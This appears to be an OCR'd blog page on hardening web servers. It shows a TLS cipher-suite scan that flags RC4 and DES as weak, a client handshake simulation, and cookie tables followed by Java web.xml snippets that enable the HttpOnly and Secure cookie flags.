
Cipher Suites (SSL 3+ suites in server-preferred order; deprecated and SSL 2 suites always at the end)

TLS_RSA_WITH_RC4_128_MD5 (0x4) **WEAK**	128
TLS_RSA_WITH_RC4_128_SHA (0x5) **WEAK**	128
TLS_RSA_WITH_DES_CBC_SHA (0x9) **WEAK**	56
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)	112
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	256


Handshake Simulation

Android 2.3.7 No SNI [2]	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.0.4	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.1.1	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.2.2	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.3	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.4.2	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 5.0.0	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Baidu Jan 2015	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128

validate your ssl using https://www.ssllabs.com/



Name	Value	Domain	Path	Expires ...	Size	HTTP	Secure
[redacted]	R3081358343	[redacted]	/	Session	16		
JSESSIONID	09DFB441CB3ED4081575947...	[redacted]	/	Session	42		



Name	Value	Domain	Path	Expires ...	Size	HTTP	Secure
[redacted]	R3081358343	[redacted]	/	Session	16		
JSESSIONID	09DFB441CB3ED4081575947...	[redacted]	/	Session	42		

```
<session-config>
  <cookie-config>
    <http-only>true</http-only>
  </cookie-config>
</session-config>
```


```
<session-config>
  <cookie-config>
    <secure>true</secure>
  </cookie-config>
</session-config>
```

Most Resent Posts


title

900×300

